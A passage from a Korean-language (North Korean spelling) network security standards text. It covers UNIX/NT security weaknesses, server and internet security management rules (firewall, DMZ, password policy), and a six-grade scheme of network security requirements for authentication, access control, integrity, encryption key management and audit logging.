
2) 기존체계의 보안문제점

— 보안의 취약성

☞ OS기본구성방식이 공개되였기때문에 중앙집중적인 보안관리가 미약하고 방책관리가 대단히 어렵다.

☞ 보안규칙의 위반사항, 추적, 감시기능이 미약하다.

☞ 여벌복사의 관리와 여벌복사자료의 보호가 어렵다.

☞ 원격여벌복사가 불편하다.
☞ 순서화기능이 미약하다.
☞ CRON: 작업의 련관관계 인식불량 / 단위별 Control기능이 빈약하다.
☞ 말단운영자동화 기능이 없고 사건을 조종하지 못한다.
☞ 입출력완충 및 보고관리가 불편하다.
☞ 장애발생시 자동감시 및 관리기능이 빈약하다.

— UNIX/NT의 보안
☞ 가입등록조종관련
☞ 지정된 시간만 허용
☞ 일시적 권한허용
☞ 통과암호위반시 자동으로 사용자ID를 제한
☞ 말단에 따라 권한 부여(IP나 장치이름구분)
☞ 자원에 대한 조종관련
☞ 누가 어떤 자원을 어떻게 사용할수 있어야 하는가를 정의
☞ 자원에 대한 구분정의 (Files, Commands, Administration function 등)
☞ 해당 자원에 대한 접근준위, 시간과 날자, 완충기접근 정의
☞ 감시조종관련
☞ 특정한 사건발생시 감시가 가능하게 되여있다.
☞ 지정된 업무외의 행위를 감시할수 있어야 한다.
☞ 가입등록된 사용자의 경로를 모두 감시할수 있어야 한다.
☞ 기정으로 지정된 자원관련
정의되지 않은 자원의 사용불가능(File create 등)
☞ 방책에 근거한 보안관리측면
자원에 부여한 허용범위외에 특정한 사용자에 대한 권한 혹은 접근범위를 지정
☞ 보안감시를 위한 기능
실시간 감시 및 보고

3) 적용계획

— 매 지역의 보안담당자는 우에서 서술한 요구조건을 반영하는 보안도구를 적용한다.
— 도구적용시 검토사항
☞ 각종 도구의 체계와의 호환성, 안전성이 보장되는가.
☞ 각종 도구가 우의 요구조건을 만족하는가.
☞ 가격 대 성능 비교
☞ 여러 봉사기의 통합관리가 가능한가.
— 적용절차

☞ 사용자정의

매 사용자별로 기존체계의 허용범위를 적용하며 사용자별 허용시간, 허용말단을 설정,통과암호 5회 위반시 자동으로 해당 가입등록 ID를 일시적으로 사용중단

☞ 사용자그룹정의

☞ 자원그룹정의

사용자그룹을 기준으로 해당자원의 접근준위를 정의(가장 낮은 권한을 부여하는것을 원칙으로 함)

☞ 개발자원허용정의

그룹에서 정의된 자원에 대한 권한외에 특정한 자원에 대한 별도의 권한적용

☞ 통합관리체계 구현(회복기능추가)

매 봉사기를 하나의 중앙집중적인 봉사기체계로 운영할수 있도록 구축하여 보안담당자의 감시 및 위반사항보고가 가능하도록 구현

5.1.8. 봉사기의 보안관리운영계획

1) 필요성

봉사기 보안관리를 통하여 인증되지 않는 불법사용자로부터 봉사기사용을 방지하고 인증된 사용자의 정보자원을 보호하여 효률적인 봉사기보안관리를 진행하기 위해서이다.

2) 활동방향

— 전반적인 측면에서의 보안관리 활동과 대책을 수립한다.

— 사용하기 쉬운 정보관리와 포괄적인 정보보호를 유지한다.

— 정의된 보안방책에 대한 실행결과를 분석하고 효과적인 보안활동을 추진한다.

3) 보안관리활동범위

— 사용자계정검사

☞ 특권사용자계정검사

☞ 사용자쉘검사

☞ 홈등록부검사

☞ UID를 공유한 계정검사

☞ 최근 추가 및 삭제된 계정검사

— 가입등록된 파라메터검사

☞ 실패한 가입등록시도검사

☞ 일정한 기간동안 사용되지 않은 계정검사

☞ 통과암호가 없는 사용자검사

☞ 페기된 통과암호를 가진 사용자

— 사용자파일

☞ 쓰기가능한 파일검사

☞ 사용자의 파일과 등록부에 대한 소유권과 권한검사

— 체계파일

파일과 등록부의 정확한 속성을 지정하고 발생된 변화를 검사

— 봉사기보안검사목록

봉사기검사목록에 따른 보안관리활동수행

5.1.9. 인터네트의 보안관리준칙

인터네트의 구성요소별 보안관리 준칙

1) 구성요소정의

— 차폐식경로기(Screened router)

방화벽으로의 IP 되돌리기기능과 파케트려파기능을 가지며 내부망과 외부망의 유일한 경로에 위치한 경로기이다.

— 공개정보망(Information subnet)

인터네트를 통하여 외부에 공개되는 정보가 존재하는 망으로서 다음의 2개의 망으로 구성된다.

☞ DMZ(Public segment): 통과암호검사 등 기본적인 인증이나 인증절차를 거치지 않는 봉사기들이 위치하는 정보망

☞ Secured Zone: 외부의 인증된 사용자(해외사무소 등)들에게 내부의 정보 및 체계를 제공하는 봉사기들이 위치하는 정보망

2) 관리준칙

— N/W

☞ 인터네트를 리용한 모든 외부망에서 사설망내부에로의 접속시도는 방화벽을 통해서만 접근이 가능하고 별도의 뒤문은 설정하지 않는다.

☞ 인터네트를 통한 외부에서 내부망으로의 접속은 목적지가 공개정보망일 경우에만 허용한다.

☞ 전용망을 통하여 인터네트와 련결되는 모든 기관들은 인터네트와 같은 외부망과 련결될수 없다.

☞ 인터네트접속 경로조종통신규약은 사설망과 접속된 망의 경로조종통신규약과 류사하게 관리한다.

☞ 사설망안에서 사설망외부로의 파일송신은 차단한다.

— 봉사기(mail, WWW, DNS)

☞ DNS봉사기는 사설망안의 사용자들이 인터네트를 리용할 때에만 사용하고 사설망외부로부터의 주소응답봉사는 하지 않는다.

☞ 봉사기의 특권사용자의 통과암호는 한달에 한번씩 변경하며 특권사용자의 변경시 즉시 변경한다.

☞ mail, WWW 등은 외부에 바로 련결되고 체계장애시 파일의 회복은 할수 없다.

☞ 봉사기의 사용자통과암호는 6~8자로 하며 하나이상의 특수문자 및 영문자를 포함한다.

— 방화벽

☞ 모든 사설망외부로부터의 접속은 방화벽체계의 인증절차를 거쳐 인증된 사용자만이 사용가능하게 한다.(사용자는 방화벽을 인식하지 못한다.)

☞ 모든 사설망외부에서 사설망내부체계의 인증된 사용자들은 한달에 한번씩 확인되며 사용권한사항의 변경시(직무변경, 퇴직)에는 체계관리자의 승인을 받은 다음 변경한다.

☞ 방화벽에 위협환경이 조성되였을 때 내부 및 외부 N/W 련결은 경로기에서 근원적으로 차단한다.

☞ 방화벽체계의 복구는 원칙적으로 디스크초기화로부터 다시 시작한다.

☞ 방화벽체계에는 봉사응용통신규약, 대리자봉사기, 조작체계외에 어떠한 체계도 설치하지 않는다.

☞ 방화벽체계에는 특권사용자외에 그 어떤 계정도 허용하지 않는다.

☞ 사설망외부에서 내부로의 모든 접속시도는 등록관리되며 인증시 세번이상의 통과암호입력오유로 가입등록이 실패되면 그 사용자의 접속시도는 차단되며 그 결과는 별도의 관리를 거쳐 우편(mail)으로 보고된다.

☞ 외부의 인증되지 않는 사용자들의 패턴을 규칙화하여 규칙에 해당하는 접속시도가 있으면 즉시 보고된다.

— 응용프로그람체계

☞ 모든 사설망외부의 인증된 사용자들에게 제공하는 사설망안의 체계들은 보안령역(Secured Zone)에 두고 사용자들은 암호화된 문서를 주고받는다.

☞ 인터네트에서 모든 경우 정보 및 체계자원은 사전에 체계관리자의 승인을 받은 다음후 제공된다.

제2절. 보안체계의 등급별 기준

보안체계완성기준은 국가의 기관, 기업소 및 단체들의 특성에 따라 보안체계에 대한 등급을 제시하고 매 등급별로 기준을 정한다.

등급은 6단계로 구분하며 1등급에서부터 순차적으로 보안등급이 높아진다. 기밀성기능이 제공되는 경우에는 매 평가등급의 뒤에 《ㅂ》자를 붙여서 표기한다.

5.2.1. 콤퓨터망 1급보안기준

1급은 콤퓨터망의 최소한의 보안을 목적으로 한다.

1) 1급의 신분확인기능은 보안기술체계에 접근하는 관리자를 식별 및 인증한다.

2) 1급의 임의의 접근통제기능은 보안기술체계에 접근 또는 보안기술체계를 통하여 이루어지는 모든 접속에 대하여 보안속성에 기초한 임의의 접근통제규칙을 적용하여 접근을 통제하여야 한다.

임의의 접근통제기능만을 포함한다.

3) 1급의 기밀성에는 전송자료기밀성, 암호열쇠관리기능과 암호연산을 포함한다.

(1) 전송자료기밀성기능은 보안기술체계를 통하여 전송되는 자료가 허용되지 않은 사용자에게 로출되였을 경우 그 내용이 알려지는것을 방지하기 위하여 자료를 암호화할수 있어야 한다.

(2) 암호열쇠관리는 다음의 요구기능을 가져야 한다.

① 암호열쇠는 암호와 관련된 목적으로만 사용되여야 하며 주기적으로 변경될수 있어야 한다.

② 암호열쇠관리기능은 암호열쇠의 임의성을 보장할수 있는 열쇠생성수단을 제공할수 있어야 한다.

③ 암호열쇠관리기능은 외부로부터 허용되지 않은 공격에 대처할수 있는 안전한 열쇠분배수단을 제공할수 있어야 한다.

④ 암호열쇠관리기능은 저장된 열쇠에 대하여 허용되지 않은 공격에 대처할수 있는 안전한 열쇠저장 수단을 제공할수 있어야 한다.

⑤ 암호열쇠관리기능은 유효하지 않은 열쇠를 안전하게 파기할수 있는 수단을 제공할수 있어야 한다.

⑥ 암호열쇠관리기능은 허용된관리자에게 암호열쇠속성을 설정 및 변경할수 있는 기능을 제공할수 있어야 한다.

⑦ 암호열쇠관리기능은 열쇠관리와 관련된 사건에 대하여 사건기록을 생성할수 있어야 한다.

(3) 암호연산은 다음의 요구기능을 가져야 한다.

① 암호연산은 안전성이 검증된 암호알고리듬과 암호열쇠의 크기에 따라 수행될수있어야 한다.

② 암호연산과 관련된 사건에 대하여 사건기록을 생성할수 있어야 한다.

4) 보안기술체계관리기능은 관리자가 다음의 기능들을 수행할수 있도록 하여야 한다.

모든 접근 및 보안체계를 통한 접속에 대하여 적용되는 임의의 접근통제규칙의 설정, 조회, 변경 및 삭제

5.2.2. 콤퓨터망 2급보안기준

2급은 콤퓨터망에서 사용자와 자료를 분리시키고 자료보호를 실시한다.

1) 2급의 신분확인기능은 보안체계에 접근하는 관리자를 식별 및 인증하여야 한다.

2) 2급의 접근통제기능은 임의의 접근통제기능만을 포함하다.

3) 2급의 기밀성에는 전송자료기밀성, 암호열쇠관리기능과 암호연산을 포함한다.

(1) 전송자료기밀성기능은 보안기술체계를 통하여 전송되는 자료가 허용되지 않은 사용자에게 로출되였을 경우 그 내용이 알려지는것을 방지하기 위하여 자료를 암호화할수 있어야 한다.

(2) 암호열쇠관리는 다음의 요구기능을 가져야 한다.

① 암호열쇠는 암호와 관련된 목적으로만 사용되여야 하며 주기적으로 변경될수 있어야 한다.

② 암호열쇠관리기능은 암호열쇠의 임의성을 보장할수 있는 열쇠생성수단을 제공할수 있어야 한다.

③ 암호열쇠관리기능은 외부로부터 허용되지 않은 공격에 대처할수 있는 안전한 열쇠분배수단을 제공할수 있어야 한다.

④ 암호열쇠관리기능은 저장된 열쇠에 대하여 허용되지 않은 공격에 대처할수 있는 안전한 열쇠저장수단을 제공할수 있어야 한다.

⑤ 암호열쇠관리기능은 유효하지 않은 열쇠를 안전하게 파기할수 있는 수단을 제공할수 있어야 한다.

⑥ 암호열쇠관리기능은 허용된관리자에게 암호열쇠속성을 설정 및 변경할수 있는 기능을 제공할수 있어야 한다.

⑦ 암호열쇠관리기능은 열쇠관리와 관련된 사건에 대하여 사건기록을 생성할수 있어야 한다.

(3) 암호연산은 다음의 요구기능을 가져야 한다.

① 암호연산은 안정성이 검증된 암호알고리듬과 암호열쇠의 크기에 따라 수행될수 있어야 한다.

② 암호연산과 관련된 사건에 대하여 사건기록을 생성할수 있어야 한다.

4) 사건기록 및 추적기능은 다음의 매 사건에 대하여 사건기록을 생성하여야 한다.

(1) 사건기록 및 추적기능의 생성요구는 다음과 같다.

① 보안체계의 시동 및 완료

② 사건기록의 시작 및 완료

③ 관리자의 신분확인관련자료의 설정 및 변경

④ 관리자에 대한 식별 및 인증

⑤ 자동접근통제규칙의 설정, 변경 및 삭제

⑥ 통신 및 통신규약의 시작 및 완료

⑦ 사용자의 신분확인관련자료의 설정, 변경 및 삭제

⑧ 사용자에 대한 식별 및 인증

(2)사건기록에는 다음의 정보가 기록되여 있어야 한다.

① 날자와 시간

② 사건의 형태

③ 사건의 성공 또는 실패 여부

④ 실패한 사건의 경우 실패리유

(3) 생성된 사건기록파일은 외부적인 보조기억장치에도 저장할수 있어야 한다.

(4)사건기록파일은 관리자가알아 볼수 있어야 하며 관리자가 리해할수 있는 형태로 제공되여야 한다.

5) 보안관리기능은 관리자가 다음의 기능을 수행할수 있도록 하여야 한다.

① 모든 접근 및 보안기술체계를 통한 접속에 대하여 주체와 객체간에 적용되는 임의의 접근통제규칙의 설정, 조회, 변경 및 삭제

② 관리자신분확인관련자료의 설정, 조회 및 변경

③ 사건기록대상의 설정, 조회, 변경, 추가 및 삭제

④ 사건기록파일의 조회, 삭제 및 초기화

⑤ 보조기억장치에 사건기록파일의 생성

⑥ 사용자신분확인관련자료의 설정, 조회, 변경 및 삭제

5.2.3. 콤퓨터망 3급보안기준

3급에서는 콤퓨터망에 대하여 가입등록 및 감시추적기능을 위한 요구사항이 강화된 접근보호를 실시한다.

1) 신분확인기능은 보안기술체계에 접근하는 관리자를 식별 및 인증하여야 한다.

2) 접근통제기능은 임의의 접근통제규칙만을 포함한다.

3) 완전성에 포함된 자료완전성과 전송자료완전성의 요구사항은 다음과 같다.

(1) 자료완전성기능은 보안기술체계가 관리하는 다음의 자료가 허용되지 않은 방법

으로 변경되였는지를 확인할수 있어야 한다.

① 관리자 및 사용자의 신분확인관련 자료

② 자동접근통제규칙

(2) 전송자료완전성기능은 보안기술체계를 통해 전송되는자료의 변경이 발생할 경우 이를 확인할수 있어야 한다.

4) 기밀성은 전송자료기밀성, 암호열쇠관리기능과 암호연산을 포함한다.

(1) 전송자료기밀성기능은 보안기술체계를 통하여 전송되는 자료가 허용되지 않은 사용자에게 로출되였을 경우 그 내용이 알려지는것을 방지하기 위하여 자료를 암호화할수 있어야 한다.

(2) 암호열쇠관리는 다음의 요구사항을 가져야 한다.

① 암호열쇠는 암호와 관련된 목적으로만 사용되여야 하며 주기적으로 변경될수 있어야 한다.

② 암호열쇠관리기능은 암호열쇠의 임의성을 보장할수 있는 열쇠생성수단을 제공할수 있어야 한다.

③ 암호열쇠관리기능은 외부로부터 허용되지않은 공격에 대처할수 있는 안전한 열쇠분배수단을 제공할수 있어야 한다.

④ 암호열쇠관리기능은 저장된 열쇠에 대하여 허용되지 않은 공격에 대처할수 있는 안전한 열쇠저장수단을 제공할수 있어야 한다.

⑤ 암호열쇠관리기능은 유효하지 않은 열쇠를 안전하게 파기할수 있는 수단을 제공할수 있어야 한다.

⑥ 암호열쇠관리기능은 허용된 관리자에게 암호열쇠속성을 설정 및 변경할수 있는 기능을 제공할수 있어야 한다.

⑦ 암호열쇠관리기능은 열쇠관리와 관련된 사건에 대하여 사건기록를 생성할수 있어야 한다.

(3) 암호연산은 다음의 요구기능을 가져야 한다.

① 암호연산은 안전성이 검증된 암호알고리듬과 암호열쇠의 크기에 따라 수행될수 있어야 한다.

② 암호연산과 관련된 사건에 대하여 사건기록를 생성할수 있어야 한다.

5) 사건기록 및 추적기능은 다음의 매 사건에 대하여 사건기록을 생성하여야 한다.

(1) 사건기록 및 추적기능의 생성요구

① 보안기술체계의 시동 및 완료

② 사건기록의 시작 및 완료

③ 관리자신분확인관련 자료의 설정 및 변경

④ 관리자에 대한 식별 및 인증

⑤ 임의의접근통제 규칙의 설정, 변경 및 삭제

⑥ 통신 및 통신규약의 시작 및 완료
⑦ 사용자신분확인관련 자료의 설정, 변경 및 삭제
⑧ 사용자에 대한 식별 및 인증
⑨ 자료완전성 위반
⑩ 전송 자료완전성을 위반한 통신 및 통신규약

(2) 사건기록에는 다음의 정보가 기록되여있어야 한다.
① 날자 및 시간
② 사건의 형태
③ 사건의 성공 또는 실패 여부
④ 실패한 사건의 경우 실패리유

(3) 생성된 사건기록파일은 외부적인 보조기억장치에도 저장할수 있어야 한다.

(4) 사건기록파일은 관리자가 알아볼수 있어야 하며 관리자가 리해할수 있는 형태로 제공되여야 한다.

(5) 사건기록 및 추적 기능은 사건기록를 저장할 기억장소가 없거나 용량이 부족한 경우 관리자 활동만을 허용하여야 하며 관리자에 의한 기억장소 복구조치후 사건기록를 생성 및 기록할수 있어야 한다.

(6) 사건기록 및 추적 기능은 속성별로 사건기록를 검색할수 있어야 한다.

6) 보안기술체계관리기능은 관리자가 다음의 기능을 수행할수 있도록 하여야 한다.

① 모든 접근, 보안체계를 통한 접속에 대하여 임의의 접근통제규칙의 설정, 조회, 변경 및 삭제
② 관리자 신분확인관련 자료의 설정, 조회 및 변경
③ 사건기록대상의 설정, 조회, 변경, 추가 및 삭제
④ 사건기록파일의 조회, 삭제 및 초기화
⑤ 보조기억장치에 사건기록파일생성
⑥ 사용자 신분확인관련 자료의 설정, 조회, 변경 및 삭제
⑦ 사건기록에 대한 속성별 검색기능의 설정 및 취소

5.2.4. 콤퓨터망 4급보안기준

4등급은 보안기술체계의 매 요구사항별로 표식을 붙여 일관성있으면서도 체계적이고 또한 임의의 및 강제적보호를 실시한다.

1) 신분확인

(1) 신분확인기능은 보안기술체계에 접근하는 관리자를 식별 및 인증하여야 한다.

(2) 신분확인기능은 인증수단의 최소길이, 조합규칙, 변경주기를 제공하여야 한다.

(3) 신분확인기능은 사용자 및 관리자를 인증하기 위하여 사용된 정보를 재사용하는

공격에 대처할수 있는 수단을 제공하여야 한다.

(4) 신분확인기능은 응용봉사접속후 일정시간동안 응답하지 않는 상태일 때 다시 인증하여야 한다.

2) 접근통제

(1) 임의의 접근통제기능은 보안기술체계에 접근 또는 보안기술체계를 통하여 이루어지는 모든 접속에 대하여 보안속성이 기초한 임의의 접근통제규칙을 적용하여 접근을 통제하여야 한다.

(2) 강제적 접근통제기능은 보안기술체계에 접근 또는 보안기술체계를 통하여 이루어지는 모든 접속에 대하여 보안준위에 기초한 강제적인 접근통제규칙을 적용하여 접근을 통제하여야 한다.

3) 완전성

(1) 자료완전성기능은 보안기술체계가 관리하는 다음의 자료가 허용되지 않은 방법으로 변경되였는지를 확인할수 있어야 한다.

① 관리자 및 사용자의 신분확인관련 자료

② 임의의 접근통제규칙

③ 강제적 접근통제규칙

④ 보안기술체계를 구성하는 실행파일

(2) 전송자료완전성기능은 보안기술체계를 통해 전송되는 자료에 변경이 발생할 경우 이를 확인할수 있어야 한다.

4) 기밀성(선택사항)

(1) 전송자료기밀성기능은 보안기술체계를 통하여 전송되는 자료가 허용되지 않은 사용자에게 로출되였을 경우 그 내용이 알려지는것을 방지하기 위하여 자료를 암호화할수 있어야 한다.

(2) 암호열쇠관리

① 암호열쇠는 암호와 관련된 목적으로만 사용되여야 하며 주기적으로 변경될수 있어야 한다.

② 암호열쇠관리기능은 암호열쇠의 임의성을 보장할수 있는 열쇠생성수단을 제공할수 있어야 한다.

③ 암호열쇠관리기능은 외부로부터 허용되지않은 공격에 대처할수 있는 안전한 열쇠분배수단을 제공할수 있어야 한다.

④ 암호열쇠관리기능은 저장된 열쇠에 대하여 허용되지 않은 공격에 대처할수 있는 안전한 열쇠저장수단을 제공할수 있어야 한다.

⑤ 암호열쇠관리기능은 유효하지 않은 열쇠를 안전하게 파기할수 있는 수단을 제공할수 있어야 한다.

⑥ 암호열쇠관리기능은 허용된 관리자에게 암호열쇠속성을 설정 및 변경할수 있는 기능을 제공할수 있어야 한다.

⑦ 암호열쇠관리기능은 열쇠관리와 관련된 사건에 대하여 사건기록를 생성할수 있어야 한다.

(3) 암호연산

① 암호연산은 안전성이 검증된 암호알고리듬과 암호열쇠의 크기에 따라 수행될수 있어야 한다.

② 암호연산과 관련된 사건에 대하여 사건기록를 생성할수 있어야 한다.

5) 사건기록 및 추적

(1) 사건기록 및 추적기능은 다음의사건에 대하여 사건기록을 생성하여야 한다.

① 보안기술체계의 시동 및 완료
② 사건기록의 시작 및 완료
③ 관리자신분확인관련 자료의 설정 및 변경
④ 관리자에 대한 식별 및 인증
⑤ 임의의접근통제규칙의 설정, 변경 및 삭제
⑥ 통신 및 통신규약의 시작 및 완료
⑦ 사용자 신분확인관련 자료의 설정, 변경 및 삭제
⑧ 사용자에 대한 식별 및 인증
⑨ 자료의 완전성위반
⑩ 전송자료완전성을 위반한 통신규약
⑪ 강제적인 접근통제규칙의 설정, 변경 및 삭제
⑫ 보안준위 정보의 설정, 변경 및 삭제

(2) 사건기록에는 다음의 정보가 기록되여있어야 한다.

① 날자와 시간
② 사건의 형태 및 중요도
③ 사건의 성공 또는 실패 여부
④ 실패한 사건의 경우 실패리유

(3) 사건기록 및 추적기능은 사건기록를 저장할 기억장소가 없거나 용량이 부족할 가능성이 있을 경우 다양한 방법으로 관리자에게 알릴수 있는 수단을 제공하여야 한다.

(4) 생성된 사건기록파일은 외부적인 보조기억장치에도 저장할수 있어야 한다.

(5) 사건기록파일은 관리자가 알아볼수 있어야 하며 관리자가 리해할수 있는 형태로 제공되여야 한다.

(6) 사건기록 및 추적기능은 사건기록를 저장할 기억장소가 없거나 용량이 부족할 가능성이 있는 경우 관리자의 활동만을 허용하여야 하며 관리자에 의한 기억장소 복구후 사

건기록를 생성 및 기록할수 있어야 한다.

(7) 사건기록 및 추적기능은 속성별로 사건기록의 검색 및 통계자료를 제공할수 있어야 한다.

(8) 사건기록 및 추적기능은 다음의 사건발생시 다양한 방법으로 관리자에게 알릴수 있는 수단을 제공하여야 한다.

① 신분확인기능위반

② 임의의 접근통제규칙 및 강제적접근통제규칙위반

③ 자료의 완전성 및 전송자료의 완전성위반

6) 보안기술체계관리

(1) 보안기술체계관리기능은 관리자가 다음의 기능을 수행할수 있도록 하여야 한다.

① 모든 접근 및 보안기술체계를 통한 접속에 대하여 주체와 객체간에 적용되는 임의의 접근통제규칙의 설정, 조회, 변경 및 삭제

② 관리자신분확인관련자료의 설정, 조회 및 변경

③ 사건기록대상의 설정, 조회, 변경, 추가 및 삭제

④ 사건기록파일의 조회, 삭제 및 초기화

⑤ 보조기억장치에 사건기록파일생성

⑥ 사용자신분확인관련의 자료의 설정, 조회, 변경 및 삭제

⑦ 사건기록에 대한 속성별 검색기능의 설정 및 취소

⑧ 모든 접근 및 보안기술체계를 통한 접속에 대하여 주체와 객체간에 적용되는 강제적인 접근통제규칙의 설정, 조회, 변경 및 삭제

⑨ 보안준위정보의 설정, 조회, 변경 및 삭제

(2) 보안관리기능은 보안기술체계가 제공되는 일반적인 응용봉사의 특성별로 안전하게 운영될수 있는 수단을 제공하여야 한다.

(3) 보안관리 기능은 외부보조기억장치에 보안기술체계를 구성하는 중요내용을 적재하고 복구하는 수단을 제공하여야 한다.

5.2.5. 콤퓨터망 5급보안기준

5등급은 콤퓨터망에서 믿음성있는 보안기능들을 서로 분리하여 적용하며 장치들의 표식화를 실현하여 구조적인 보안을 실시한다.

1) 신분확인

① 신분확인기능은 보안기술체계에 접근하는 관리자를 식별 및 인증하여야 한다.

② 신분확인기능은 원격지에서 보안체계에 접근하는 관리자를 식별 및 호상인증하여야 한다.

③ 신분확인기능은 보안기술체계에 접근하는 사용자를 식별 및 인증하여야 한다.

④ 신분확인기능은 인증수단의 최소길이, 조합규칙, 변경주기를 제공하여야 한다.

⑤ 신분확인기능은 사용자 및 관리자를 인증하기 위하여 사용된 정보를 재사용하는 공격에 대처할수 있는 수단을 제공하여야 한다.

⑥ 신분확인기능은 응용봉사접속후 일정시간동안 응답하지 않는 상태일 경우 재인증하여야 한다.

2) 접근통제

① 임의의접근통제기능은 보안기술체계에 접근 또는 보안기술체계를 통하여 이루어지는 모든 접속에 대하여 보안속성에 기초한 임의의접근통제규칙을 적용하여 접근을 통제하여야 한다.

② 강제적인 접근통제기능은 보안기술체계에 접근 또는 보안기술체계를 통하여 이루어지는 모든 접속에 대하여 보안준위에 기초한 강제적접근통제규칙을 적용하여 접근을 통제하여야 한다.

3) 완전성

(1) 자료완전성기능은 보안기술체계가 관리하는 다음의 자료가 허용되지않은 방법으로 변경되였는지를 확인할수 있어야 한다.

① 관리자 및 사용자의 신분확인관련자료

② 임의의 접근통제규칙

③ 강제적인 접근통제규칙

④ 보안기술체계를 구성하는 실행파일

전송자료완전성기능은 보안기술체계를 통해 전송되는 자료에 변경이 발생할 경우 이를 확인할수 있어야 한다.

4) 기밀성(선택사항)

전송자료기밀성기능은 보안기술체계를 통하여 전송되는 자료가 허용되지 않은 사용자에게 로출되였을 경우 그 내용이 알려지는것을 방지하기 위하여 자료를 암호화할수 있어야 한다.

(1) 암호열쇠관리

① 암호열쇠는 암호와 관련된 목적으로만 사용되여야 하며 주기적으로 변경될수 있어야 한다.

② 암호열쇠관리기능은 암호열쇠의 임의성을 보장할수 있는 열쇠생성수단을 제공할수 있어야 한다.

③ 암호열쇠관리기능은 외부로부터 허용되지않은 공격에 대처할수 있는 안전한 열쇠분배수단을 제공할수 있어야 한다.

④ 암호열쇠관리기능은 저장된 열쇠에 대하여 허용되지 않은 공격에 대처할수 있는 안전한 열쇠저장수단을 제공할수 있어야 한다.

⑤ 암호열쇠관리기능은 유효하지 않은 열쇠를 안전하게 파기할수 있는 수단을 제공할수 있어야 한다.

⑥ 암호열쇠관리기능은 허용된 관리자에게 암호열쇠속성을 설정 및 변경할수 있는 기능을 제공할수 있어야 한다.

⑦ 암호열쇠관리기능은 열쇠관리와 관련된 사건에 대하여 사건기록을 생성할수 있어야 한다.

(2) 암호연산

① 암호연산은 안전성이 검증된 암호알고리듬과 암호열쇠의 크기에 따라 수행될수 있어야 한다.

② 암호연산과 관련된 사건에 대하여 사건기록를 생성할수 있어야 한다.

5) 사건기록 및 추적

(1) 사건기록 및 추적 기능은 다음의 사건에 대하여 사건기록를 생성하여야 한다.

① 보안기술체계의 시동 및 완료

② 사건기록의 시작 및 완료

③ 관리자 신분확인관련 자료의 설정 및 변경

④ 관리자에 대한 식별 및 인증

⑤ 원격으로 접근하는 관리자에 대한 식별 및 호상인증

⑥ 임의의접근통제규칙의 설정, 변경 및 삭제

⑦ 통신 및 통신규약의 시작 및 완료

⑧ 사용자신분확인관련 자료의 설정, 변경 및 삭제

⑨ 사용자에 대한 식별 및 호상인증

⑩ 자료완전성 위반

⑪ 전송자료의 완전성을 위반한 통신 및 통신규약

⑫ 강제적인 접근통제규칙의 설정, 변경 및 삭제

⑬ 보안준위정보의 설정, 변경 및 삭제

⑭ 보안기술체계관리 프로쎄스의 정지

(2) 사건기록에는 다음의 정보가 기록되여있어야 한다.

① 날자와 시간

② 사건의 형태 및 중요도

③ 사건의 성공 또는 실패 여부

④ 실패한 사건의 경우 실패리유

(3) 사건기록 및 추적기능은 사건기록를 저장할 기억장소가 없거나 기억용량이 부족할 가능성이 있을 경우 다양한 방법으로 관리자에게 알릴수 있는 수단을 제공하여야 한다.

(4) 생성된 사건기록파일은 외부적인 보조기억장치에도 저장할수 있어야 한다.

(5) 사건기록파일은 관리자가 알아 볼수 있어야 하며 관리자가 리해할수 있는 형태로 제공되여야 한다.

(6) 사건기록 및 추적기능은 사건기록를 저장할 기억장소가 없거나 용량이 부족할 경우 관리자의 활동만을 허용하여야 하며 관리자에 의한 기억장소복구조치후 사건기록를 생성 및 기록할수 있어야 한다.

(7) 사건기록 및 추적기능은 속성별로 사건기록을 검색 및 통계자료를 제공할수 있어야 한다.

(8) 사건기록 및 추적기능은 다음의사건 발생시 다양한 방법으로 관리자에게 알릴수 있는 수단을 제공하여야 한다.

① 신분확인기능위반
② 임의의 접근통제규칙 및 강제적접근통제규칙 위반
③ 자료의 완전성 및 전송자료의 완전성위반
④ 보안기술체계관리 프로쎄스의 정지

(9) 사건기록 및 추적기능은 접속상태를 실시간으로 제공할수 있어야 한다.

6) 보안기술체계관리

(1) 보안기술체계관리기능은 관리자가 다음의 기능을 수행할수 있도록 하여야 한다.

① 모든 접근 및 보안기술체계를 통한 접속에 대하여 주체와 객체간에 적용되는 임의의 접근통제규칙의 설정, 조회, 변경 및 삭제
② 관리자신분확인관련 자료의 설정, 조회 및 변경
③ 사건기록대상의 설정, 조회, 변경, 추가 및 삭제
④ 사건기록파일의 조회, 삭제 및 초기화
⑤ 보조기억장치에 사건기록파일생성
⑥ 사용자 신분확인관련자료의 설정, 조회, 변경, 및 삭제
⑦ 사건기록에 대한 속성별 검색기능의 설정 및 취소
⑧ 모든 접근 및 보안기술체계를 통한 접속에 대하여 주체와 객체간에 적용되는 강제적접근통제 규칙의 설정, 조회, 변경 및 삭제
⑨ 보안준위 정보의 설정, 조회, 변경 및 삭제

(2) 보안기술체계관리기능은 보안기술체계가 제공하는 일반적인 응용봉사를 특성별로 안전하게 운영될수 있는 수단을 제공하여야 한다.

(3) 보안기술체계관리기능은 반영구적인 외부보조기억장치에 보안체계를 구성하는 중요내용을 적재하고 복구하는 수단을 제공하여야 한다.

5.2.6. 콤퓨터망 6급보안기준

6급은 콤퓨터망보안에서 보안령역을 명백히 지정하고 보안요소들의 호상관계를 정확히 밝혀 변경을 방지하며 검증된 설계를 통하여 보안을 실시한다.

1) 신분확인

① 신분확인기능은 보안기술체계에 접근하는 관리자를 식별 및 인증하여야 한다.

② 신분확인기능은 원격지에서 보안기술체계에 접근하는 관리자를 식별 및 호상인증하여야 한다.

③ 신분확인기능은 보안기술체계에 접근하는 사용자를 식별 및 호상인증하여야 한다.

④ 신분확인기능은 인증수단의 최소길이, 조합규칙, 변경주기를 제공하여야 한다.

⑤ 신분확인기능은 사용자 및 관리자를 인증하기 위하여 사용된 정보를 재사용하는 공격에 대처할수 있는 수단을 제공하여야 한다.

⑥ 신분확인기능은 응용봉사접속후 일정시간동안 응답하지 않는 상태일 경우 재인증하여야 한다.

2) 접근통제

(1) 임의의접근통제기능은 보안기술체계에 접근 또는 보안기술체계를 통하여 이루어지는 모든 접속에 대하여 보안속성에 기초한 임의의 접근통제규칙을 적용하여 접근을 통제하여야 한다.

(2) 강제적 접근통제기능은 보안기술체계에 접근 또는 보안체계를 통하여 이루어지는 모든 접속에 대하여 보안준위에 기초한 강제적인 접근통제규칙을 적용하여 접근을 통제하여야 한다.

3) 완전성

(1) 자료완전성기능은 보안기술체계가 관리하는 다음의 자료가 허용되지 않은 방법으로 변경되였는지를 확인할수 있어야 한다.

① 관리자 및 사용자의 신분확인관련자료

② 임의의 접근통제규칙

③ 강제적인 접근통제규칙

④ 보안준위

